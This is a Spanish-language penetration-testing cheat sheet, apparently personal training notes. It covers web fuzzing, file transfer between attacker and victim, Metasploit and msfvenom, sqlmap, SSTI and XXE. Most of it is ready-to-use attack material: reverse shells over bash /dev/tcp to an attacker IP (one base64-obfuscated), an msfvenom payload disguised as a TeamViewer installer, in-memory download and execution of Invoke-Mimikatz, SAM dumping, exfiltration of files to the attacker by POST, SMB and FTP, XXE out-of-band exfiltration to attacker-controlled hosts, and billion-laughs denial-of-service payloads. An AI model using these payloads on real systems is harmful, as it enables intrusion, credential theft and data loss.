`3xx`	Devuelto cuando el servidor redirige al cliente.
`4xx`	Significa solicitudes inapropiadas `from the client`. Por ejemplo, solicitar un recurso que no existe o solicitar un formato incorrecto.
`5xx`	Devuelto cuando hay algún problema `with the HTTP server` en sí.

`200 OK`	Devuelto en una solicitud exitosa, y el cuerpo de la respuesta generalmente contiene el recurso solicitado.
`302 Found`	Redirige al cliente a otra URL. Por ejemplo, redirigir al usuario a su tablero después de un inicio de sesión exitoso.
`400 Bad Request`	Devuelto al encontrar solicitudes con formato incorrecto, como solicitudes con terminadores de línea faltantes.
`403 Forbidden`	Significa que el cliente no tiene acceso adecuado al recurso. También se puede devolver cuando el servidor detecta una entrada maliciosa del usuario.
`404 Not Found`	Devuelto cuando el cliente solicita un recurso que no existe en el servidor.
`500 Internal Server Error`	Devuelto cuando el servidor no puede procesar la solicitud.

Top 20 errores más comunes que cometen los desarrolladores web y que son esenciales para nosotros como probadores de penetración son:

No.	Error
1.	Permitir que datos no válidos entren en la base de datos
2.	Centrándose en el sistema como un todo
3.	Establecimiento de métodos de seguridad desarrollados personalmente
4.	Tratar la seguridad como su último paso
5.	Desarrollo de almacenamiento de contraseñas de texto sin formato
6.	Creación de contraseñas débiles
7.	Almacenamiento de datos sin cifrar en la base de datos
8.	Depender excesivamente del lado del cliente
9.	Ser demasiado optimista
10.	Permitir variables a través del nombre de ruta de URL
11.	Confiar en código de terceros
12.	Codificación de cuentas de puerta trasera
13.	Inyecciones SQL no verificadas
14.	Inclusiones de archivos remotos
15.	Manejo inseguro de datos
16.	No cifrar los datos correctamente
17.	No usar un sistema criptográfico seguro
18.	Ignorando la capa 8
19.	Revisar las acciones del usuario
20.	Configuraciones incorrectas del cortafuegos de aplicaciones web

HTML inyección (examples):

```
<a href="http://www.example.com">Click Me</a>
```

XSS Inyección (examples):

```
<img src=/ onerror=alert(document.cookie)>
```

Servidores web más populares:

Apache	Nginx	IIS
Apache Tomcat		

Ffuf:

Nota: si echamos un vistazo a esta lista de palabras (/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt), notaremos que contiene comentarios de derechos de autor al principio, que pueden considerarse parte de la lista de palabras y desordenar los resultados. Podemos usar el siguiente comando para deshacernos de estas líneas con la opción -ic.

ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ	Fuzzing de directorios
ffuf -u http://example.com/FUZZ -w wordlist.txt -fc 403,404	Omite codigo de estado
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -fs 302	Omite los códigos Size
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/indexFUZZ	Fuzzing de extensión
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/blog/FUZZ.php	Fuzzing de página
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -recursion -recursion-depth 1 -e .php -v	Fuzzing recursivo
ffuf -w wordlist.txt:FUZZ -u https://FUZZ.hackthebox.eu/	Fuzzing de subdominio
ffuf -w wordlist.txt:FUZZ -u http://academy.htb:PORT/ -H 'Host: FUZZ.academy.htb' -fs xxx	Fuzzing de VHost
ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php?FUZZ=key -fs xxx	Fuzzing de parámetros - GET
ffuf -w wordlist.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx	Fuzzing de parámetros - POST
ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx	Fuzzing de valor
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -r	Seguir redirección con -r
ffuf -w wordlist.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -k	Omitir el certificado SSL

Diccionarios:

/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt	Lista de palabras de directorio/página
/SecLists/Discovery/Web-Content/web-extensions.txt	Lista de palabras de extensiones web
/SecLists/Discovery/DNS/subdomains-top1million-5000.txt	Lista de palabras de dominio - VHost
/SecLists/Discovery/Web-Content/burp-parameter-names.txt	Parámetros Lista de palabras
/SecLists/Discovery/DNS/subdomains-top1million-5000.txt	Lista corta - enumerar subdominios

BASH:

- Escribe todos los números del 1 al 1000 en un archivo ids.txt:

```
for i in $(seq 1 1000); do echo $i >> ids.txt; done
```

Transferencia de archivos:


Codificación y decodificación de PowerShell Base64: (Pasar archivos en base64)

- Archivo que queramos transferir htb.txt, podemos utilizar diferentes métodos que no requieren comunicación de red. Si tenemos acceso a una terminal, podemos codificar un archivo en una cadena base64, copiar su contenido desde la terminal y realizar la operación inversa, decodificando el archivo en el contenido original. Veamos cómo podemos hacer esto.

Comandos:

md5sum id_rsa	Obtenemos el hash MD5 128-bit


cat htb.txt | base64 -w 0;echo	Ciframos el archivo htb.txt en base64



Ahora en Linux codificamos y en windows decodificamos el archivo htb.txt:

[IO.File]::WriteAllBytes("C:\Users\Lenovo\Desktop\htb.txt", [Convert]::FromBase64String("CODIGO-BASE64"))
Get-FileHash C:\Users\Lenovo\Desktop\htb.txt -Algorithm md5

- Podemos ver que con el codigo anterior en windows con power shell en el escritorio creamos el archivo htb.txt y que el codigo MD5 es el mismo tanto en windows como en Linux.



Descarga de archivos con PWS (Power Shell):

(New-Object Net.WebClient).DownloadFile('<Target File URL>','<Output File Name>')	Descarga de archivo con PWS
(New-Object Net.WebClient).DownloadFileAsync('<Target File URL>','<Output File Name>')	Descarga datos de un recurso a un archivo local sin bloquear el subproceso de llamada.

Power Shell Downloads: (Windows)

Invoke-WebRequest https://<snip>/PowerView.ps1 -OutFile PowerView.ps1	Descargar un archivo con PowerShell
IEX (New-Object Net.WebClient).DownloadString('https://<snip>/Invoke-Mimikatz.ps1')	Ejecutar un archivo en memoria usando PowerShell
Invoke-WebRequest -Uri http://10.10.10.32:443 -Method POST -Body $b64	Subir un archivo con PowerShell
bitsadmin /transfer n http://10.10.10.32/nc.exe C:\Temp\nc.exe	Descargar un archivo usando Bitsadmin
certutil.exe -verifyctl -split -f http://10.10.10.32/nc.exe	Descargar un archivo usando Certutil
wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -O /tmp/LinEnum.sh	Descargar un archivo usando Wget
curl -o /tmp/LinEnum.sh https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh	Descargar un archivo usando cURL
php -r '$file = file_get_contents("https://<snip>/LinEnum.sh"); file_put_contents("LinEnum.sh",$file);'	Descargar un archivo usando PHP
scp C:\Temp\bloodhound.zip user@10.10.10.150:/tmp/bloodhound.zip	Subir un archivo usando SCP - SSH
scp user@target:/tmp/mimikatz.exe C:\Temp\mimikatz.exe	Descargar un archivo usando SCP - SSH
Invoke-WebRequest http://nc.exe -UserAgent [Microsoft.PowerShell.Commands.PSUserAgent]::Chrome -OutFile "nc.exe" Invoke-WebRequest	usando un agente de usuario de Chrome

Smbserver.py: (Servidor SMB)

impacket/examples/smbserver.py	Ruta de ubicación
cp impacket/examples/smbserver.py .	copiarlo en el directorio actual
python3 impacket/examples/smbserver.py a .	creamos un recurso o carpeta compartida con el nombre (a)
python3 impacket/examples/smbserver.py a . -smb2support	

Descargando un archivo de linux a windows via SMB: (sacar un informacion de linux a windows)

```
copy \\IP-Atacante\a\mimikatz.exe
```

En caso de que realizando este procedimiento por SMB nos restrinja por temas de usuario y salga un aviso como el siguiente:

- No puede acceder a esta carpeta compartida porque las políticas de seguridad de su organización bloquean el acceso de invitados no autenticados. Estas políticas ayudan a proteger su PC de dispositivos inseguros o maliciosos en la red.

Podemos realizar el siguiente proceso:

- Cree el servidor SMB con un nombre de usuario y una contraseña

python3 impacket/examples/smbserver.py b . -user test -password test -smb2support	Atacante
net use n: \\192.168.209.128\a\htb.txt /user:test test	Victima Win
net use \\192.168.209.128\a\htb.txt /user:test test	Victima Win

Linux a windows:

Estando el atacante como servidor compartiendo el msi malicioso (creado con msfvenom) ejecutamos lo siguiente para descargarlo desde la maquina victima (windows).

```
certutil.exe -f -urlcache -split http://10.10.14.6/reverse.msi reverse.msi
```

Servidor FTP Atacante:

Instalacion:

```
sudo pip3 install pyftpdlib
```

Ejecucion de server FTP Atacante:

```
sudo python3 -m pyftpdlib --port 21
sudo python3 -m pyftpdlib --port 20
```


En la victima ejecutamos es el mismo que vimos anteriormente en descarga de archivos con PWS:

(New-Object Net.WebClient).DownloadFile('ftp://IP-Atacante/htb.txt','htb.txt')	Descarga de archivo con FTP
(New-Object Net.WebClient).DownloadFile('ftp:// IP-Atacante:20/htb.txt','htb.txt')	Por el puerto 20

Ahora en windows codificamos y en Linux decodificamos el archivo asd.txt


```
[Convert]::ToBase64String((Get-Content -path "C:\Users\Lenovo\asd.txt" -Encoding byte))
```

echo aG9sYSBhc2Q= | base64 -d > asd.txt	Decodificando el archivo asd.txt base64 en Linux




Comparando el Hash MD5 en windows:

```
Get-FileHash "C:\Users\Lenovo\asd.txt" -Algorithm MD5 | select Hash
```



Comparando el Hash MD5 en Linux:

```
md5sum asd.txt
```



Sacar información de windows a linux via SMB:

python3 smbserver.py a .	Atacante - smbserver.py lo encontramos en impacket/examples
Copy-Item -Path "C:\Users\htb-student\Desktop\archivo" -Destination "\\IP-Atacante\a\"	Victima windows – Enviamos el archivo de windows a linux por smb

Carga de Archivos de Windows (Victima) a Linux (Atacante):

- Instalamos en linux uploadserver

```
pip3 install uploadserver
```

- Ejecutamos el servidor en linux

```
python3 -m uploadserver
```


- Ahora desde windows enviamos archivos a linux

```
IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1')
Invoke-FileUpload -Uri http://IP-Atacante:8000/upload -File C:\ruta\archivo-deseamos-enviar
```

Cargar archivos de windows a linux en base64:

nc -lvnp 8000	Linux a la escucha
$b64 = [System.convert]::ToBase64String((Get-Content -Path 'C:\Windows\System32\drivers\etc\hosts' -Encoding Byte))	Convertimos hosts a base64 y lo guardamos en la variable $b64
Invoke-WebRequest -Uri http://IP-Atacante:8000/ -Method POST -Body $b64	Lo enviamos

- Obtendremos algo como lo siguiente en la maquina atacante



Cargas FTP: (Sacar información de windows a linux via FTP)

Enviamos archivos de Windows (Victima) a Linux (Atacante)

sudo python3 -m pyftpdlib --port 21 --write	Atacante a la escucha
(New-Object Net.WebClient).UploadFile('ftp://IP-Atacante/imprimir.PNG', 'C:\Users\Lenovo\Desktop\imprimir.PNG')	Enviamos una imagen con nombre imprimir.PNG

Ejecutar un archivo sin descargarlo con wget:

```
wget -qO- https://raw.githubusercontent.com/juliourena/plaintext/master/Scripts/helloworld.py | python3
```

Descargas SSH:

sudo systemctl enable ssh	Habilitación del servidor SSH - Atacante
sudo systemctl start ssh	Iniciamos el servidor SSH
netstat -lnpt	Vemos si se ejecuta
scp root@IP-Atacante:/home/user/asd.txt .	Desde la victima descargamos el archivo

Linux: creación de un servidor web con Python3:

```
python3 -m http.server
python3 -m http.server 80
python2.7 -m SimpleHTTPServer
```

Linux - Creación de un servidor web con PHP:

```
php -S 0.0.0.0:8000
```

Linux - Creación de un servidor web con Ruby:

```
ruby -run -ehttpd . -p8000
```


Dirsearch:

dirsearch -u http://192.168.100.39/	
dirsearch -u http://192.168.100.39/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200	
dirsearch -u http://192.168.100.39/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php,html -t 200 -f	
dirsearch -u http://192.168.100.39/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -r	Seguir redireccionamiento con -r
dirsearch -u http://example.com -e php -x 403,404 --exclude-status 403,404	Excluir codigo de estado

Cifrar y desciframos un archivo en linux:

openssl enc -aes256 -iter 100000 -pbkdf2 -in /etc/passwd -out passwd.enc	ciframos passwd con el nombre passwd.enc y ponemos un pass que deseemos
openssl enc -d -aes256 -iter 100000 -pbkdf2 -in passwd.enc -out passwd	desciframos el archivo passwd.enc y le ponemos como nombre passwd al archivo descifrado

Metasploit para hacking de windows:



use exploit/windows/browser/ie_execcommand_uaf
use exploit/windows/smb/ms17_010_eternalblue
use exploit/windows/smb/ms17_010_psexec
use auxiliary/admin/smb/ms17_010_command
use auxiliary/scanner/smb/smb_ms17_010
use exploit/windows/smb/smb_doublepulsar_rce

Ejemplos de cargas útiles: (Msfvenom)

msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_nai
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -o ./TeamViewerInstall.exe
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -i 10 -o /root/Desktop/TeamViewerInstall.exe
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.6 LPORT=443 --platform windows -a x64 -f msi -o reverse.msi

Sesiones:

sessions
sessions 1

Mimikatz: (Meterpreter)

load kiwi	Cargar el módulo de Mimikatz
lsa_dump_sam	Dumpear la Sam

SQLMAP:

sqlmap -u "http://www.example.com/page.php" --current-db	Descubrir las DBs
sqlmap -u "http://www.example.com/page.php" -D dbname --tables	Descubrir las Tablas
sqlmap -u "http://www.example.com/page.php" -D dbname -T tablename --dump	Obtener data de la tabla

SQLMAP USO DE COOKIES:

Escaneo de vulnerabilidades de inyección SQL en una URL con una cookie:
sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" --dbs
Obtener información de la base de datos utilizando una cookie:
sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" -D dbname --tables
Obtener información de una tabla utilizando una cookie:
sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" -D dbname -T tablename --columns
Obtener datos de una columna utilizando una cookie:
sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" -D dbname -T tablename -C columnname --dump

MONGO DB: (DB NoSQL)

- Comandos de Instalacion:

sudo apt update
sudo apt install mongodb
sudo systemctl status mongodb

- Si los comandos anteriores no funcionan, ejecutar los siguientes comandos:

wget -qO - https://www.mongodb.org/static/pgp/server-4.4.asc | sudo apt-key add -
echo "deb [arch=amd64,arm64] https://repo.mongodb.org/apt/debian buster/mongodb-org/4.4 main" | sudo tee /etc/apt/sources.list.d/mongodb-org-4.4.list
sudo apt update
sudo apt install mongodb-org
sudo systemctl status mongod

- Comando de conexión y uso mongodb:

mongo <dirección_IP>:<puerto>	
show dbs;	show databases;
use mydatabase	Setear una DBs
show collections;	Ver las colecciones que contiene la DB
db.flag.find().pretty();	Volcar la información de la colección flag

RSYNC:

- Rsync es una herramienta de sincronización de archivos y directorios entre sistemas que se ejecutan en diferentes máquinas.

rsync --list-only <IP-victima>::	Enumerar los archivos compartidos de rsync en la víctima, el puerto default es 873
rsync --list-only 10.129.161.52::public	Ejemplo de un recurso compartido llamado public, veríamos que hay dentro (encontramos flag.txt)
rsync --list-only 10.129.161.52::public/flag.txt flag.txt	Para descargar el archivo flag.txt

BurpSuite:

burpsuite &> /dev/null &	
http://burp/cert	Descarga el certificado para SSL

Comprimir y descomprimir archivos zip en linux:


zip -r nombre-deseamos.zip Archivo-a-comprimir/
zip -r pkexec.zip CVE-2021-4034/ - ejemplo
unzip nombre-deseamos.zip descomprimir
unzip pkexec.zip – ejemplo

SSTI (Server Side Template Injection):

Comandos básicos:

Jade (NodeJS)- Handlebars (NodeJS)- JsRender (NodeJS)- PugJs (NodeJS)-NUNJUCKS (NodeJS)

{{7*7}}
${7*7}
<%= 7*7 %>
${{7*7}}
#{7*7}
*{7*7}



Jade (NodeJS)
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}

Handlebars (NodeJS)
{{#with "s" as |string|}} {{#with "e"}} {{#with split as |conslist|}} {{this.pop}} {{this.push (lookup string.sub "constructor")}} {{this.pop}} {{#with string.split as |codelist|}} {{this.pop}} {{this.push "return require('child_process').exec('whoami');"}} {{this.pop}} {{#each conslist}} {{#with (string.sub.apply 0 codelist)}} {{this}} {{/with}} {{/each}} {{/with}} {{/with}} {{/with}} {{/with}}

JsRender (NodeJS)
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")()}}

PugJs (NodeJS)
{localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()

NUNJUCKS (NodeJS
{{range.constructor("return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')")()}}

Reverse shell en node.js (SSTI):

Ejemplo 1
{{ namespace.__init__.__globals__.os.popen('bash -c "bash -i >& /dev/tcp/IP-Atacante/443 0>&1"').read() }}
Ejemplo 2
echo -ne 'bash -i >& /dev/tcp/IP-Atacante/4444 0>&1' | base64 Resultado (YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yNS80NDQ0IDA+JjE=)
{{config.__class__.__init__.__globals__['os'].popen('echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMy80NDQ0IDA+JjE=${IFS}|base64${IFS}-d|bash').read()}}
No olvidar poner el atacante a la escucha (nc -lvnp 4444)

En el siguiente link veremos los códigos RCE (Codigo de ejecución remota)

Información completa de SSTI (Server Side Template Injection): https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection

SERVIDOR PHP A LA ESCUCHA:

php -S localhost:8000	Servidor local a la escucha puerto 8000
php -S 0.0.0.0:8000	A la escucha por cualquier interface y puerto 8000

WFUZZ:

A parte de los comandos que veremos a continuación se debe tener en cuenta que esto se puede usar para ataques como (Broken access control o control de acceso roto) personalizando el diccionario que deseamos usar para que haga un FUZZ, ejemplo quitando el (1) ?id=1 y colocando el (FUZZ) ?id=FUZZ.

Búsqueda de parámetros (no mostrar errores --hc=404)(no mostrar errores --hw=7) -t es la velocidad threads
wfuzz -u "http://URL?FUZZ=" -w /wordlists/common.txt -t 200 --hw 7 --hc=404
Búsqueda de archivos o directorios
wfuzz -u "http://URL/FUZZ" -w /wordlists/directory-list-2.3-medium.txt -t 200 --hw 7 --hc=404

UNISCAN:

Instalación
apt install uniscan
ejecución
uniscan -u https://portalarmenia.smarttmt.com --qweds

XXE INYECCIÓN:

Detectar la vulnerabilidad

- Prueba de entidad básica, cuando el analizador XML analiza las entidades externas, el resultado debe contener 'John' en firstName y 'Doe' en lastName. Las entidades se definen dentro del elemento DOCTYPE.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
 <userInfo>
  <firstName>John</firstName>
  <lastName>&example;</lastName>
 </userInfo>
```

XXE CLÁSICO

- Explotando XXE para recuperar archivos
- Intentamos mostrar el contenido del archivo /etc/passwd

<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd'>]><root>&test;</root>
<?xml version="1.0"?> <!DOCTYPE data [

```
<!ELEMENT data (#ANY)>
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<data>&file;</data>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

⚠ Clásico XXE Base64 codificado

```
<!DOCTYPE test [ <!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init;
]><foo/>
```

Envoltura de PHP dentro de XXE

```
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=index.php"> ]>
<contacts>
  <contact>
    <name>Jean &xxe; Dupont</name>
    <phone>00 11 22 33 44</phone>
    <address>42 rue du CTF</address>
    <zipcode>75000</zipcode>
    <city>Paris</city>
  </contact>
</contacts>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "php://filter/convert.base64-encode/resource=http://10.0.0.3" >
]>
<foo>&xxe;</foo>
```

Explotación de XXE para realizar ataques SSRF

XXE se puede combinar con la vulnerabilidad SSRF para apuntar a otro servicio en la red.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "http://internal.service/secret_pass.txt" >
]>
<foo>&xxe;</foo>
```

Explotación de XXE para realizar una denegación de servicio:

⚠ estos ataques pueden matar el servicio o el servidor, no los use en la producción.

Ataque de risa de mil millones:

```
<!DOCTYPE data [
<!ENTITY a0 "dos" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
]>
<data>&a4;</data>
```

Yaml attack

```
a: &a ["lol","lol","lol","lol","lol","lol","lol","lol","lol"]
b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e]
g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g]
i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h]
```

Explotación basada en errores XXE:
Carga útil para activar el XXE

```
<?xml version="1.0" ?>
<!DOCTYPE message [
  <!ENTITY % ext SYSTEM "http://attacker.com/ext.dtd">
  %ext;
]>
<message></message>
```

Explotación de XXE ciego para filtrar datos fuera de banda:
Basic Blind XXE

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM "http://UNIQUE_ID_FOR_BURP_COLLABORATOR.burpcollaborator.net/x"> %ext;
]>
<r></r>
```

Ataque XXE OOB:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://publicServer.com/parameterEntity_oob.dtd">
<data>&send;</data>

File stored on http://publicServer.com/parameterEntity_oob.dtd
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
```

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://publicServer.com/?%file;'>">
%all;
```

XXE con DTD local:

```
<!DOCTYPE root [<!ENTITY test SYSTEM
'http://h3l9e5soi0090naz81tmq5ztaaaaaa.burpcollaborator.net'>]>
<root>&test;</root>
```

```
<!DOCTYPE root [
   <!ENTITY % local_dtd SYSTEM "file:///abcxyz/">

